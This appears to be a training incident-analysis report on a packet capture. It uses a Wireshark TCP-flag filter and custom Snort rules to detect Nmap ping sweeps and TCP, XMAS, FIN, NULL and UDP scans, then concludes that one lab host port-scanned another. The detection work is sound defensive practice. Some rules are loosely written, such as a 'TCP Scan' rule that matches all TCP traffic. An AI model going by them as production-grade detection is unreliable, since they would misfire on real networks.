
```
[AngryBird:case 5 Dilanka$ ls
Case 5.docx           Incident-05.pcap      Incident-05.pcap.zip
[AngryBird:case 5 Dilanka$ shasum Incident-05.pcap
04989018ae08c3ab1e4207020f448aa57ca1ba8e  Incident-05.pcap
[AngryBird:case 5 Dilanka$ ]
```

Step 02

Analyse using Wireshark application.

- Find all related packets by tcp flags.

```
tcp.flags==0x002 or tcp.flags==0x012 or tcp.flags==0x004 or
tcp.flags==0x014
```



- Add below snort rules and run snort for the given pcap file.

```
#Ping Sweep Scan
alert icmp any any -> any any (msg: "NMAP ping sweep Scan"; dsize:0;sid:10000004; rev: 1; )

#TCP Scan
alert tcp any any -> any any (msg: "NMAP TCP Scan";sid:10000005; rev:2; )

#XMAS scan
alert tcp any any -> any any(msg:"Nmap XMAS Tree Scan"; flags:FPU; sid:10000006; rev:1; )

#FIN Scan
alert tcp any any -> any any (msg:"Nmap FIN Scan"; flags:F; sid:10000008; rev:1; )

# NULL Scan
alert tcp any any -> any any(msg:"Nmap NULL Scan"; flags:0; sid:10000009; rev:1; )

# UDP Scan
alert udp any any -> any any ( msg:"Nmap UDP Scan"; sid:1000010; rev:1; )
```


```


Time: 03/16-22:06:16.800000 |
event_ref: 0
192.168.202.83 -> 192.168.206.44 (portscan) TCP Portscan
Priority Count: 6
Connection Count: 9
IP Count: 1
Scanner IP Range: 192.168.202.83:192.168.202.83
Port/Proto Count: 10
Port/Proto Range: 25:8080

Time: 03/16-22:06:19.870000
event_ref: 0
192.168.28.100 -> 192.168.202.110 (portscan) TCP Portsweep
Priority Count: 5
Connection Count: 6
IP Count: 3
Scanned IP Range: 192.168.202.110:192.168.202.112
Port/Proto Count: 1
Port/Proto Range: 1025:1025

```

3. Observe information via Wireshark.





Conclusion

In this incident, a host machine has been port scanned by attacker

Following information have been identified from the incident.

1. Incident report (Description of the activity)

- a. What happen

Network has scanned by attacker. (Port scan)

- b. How it happened

Attacker used TCP port scan method to scan

2. Date and time of the activity

- i. Date: 2012-03-16

- ii. Time: 16:36:16.770000 GMT

3. Network Details of Attackers and Victims

Information	Attacker	Victim
IP address	192.168.202.83	192.168.206.44
Host name	NA	NA
MAC address	00:26:18:f9:be:98	00:16:47:9d:f2:c2
Ports	34473, 59271 etc	995, 3386, 256,993 etc..
Domains	NA	NA
User account name	NA	NA
OS/Software Name and Version	NA	NA

4. Infected malware, exploit kit, exploit type, might be involved

Port scan only via TCP scan

5. Gathered evidence files.

see above screenshots of analysis.

***** End – Incident-05 *****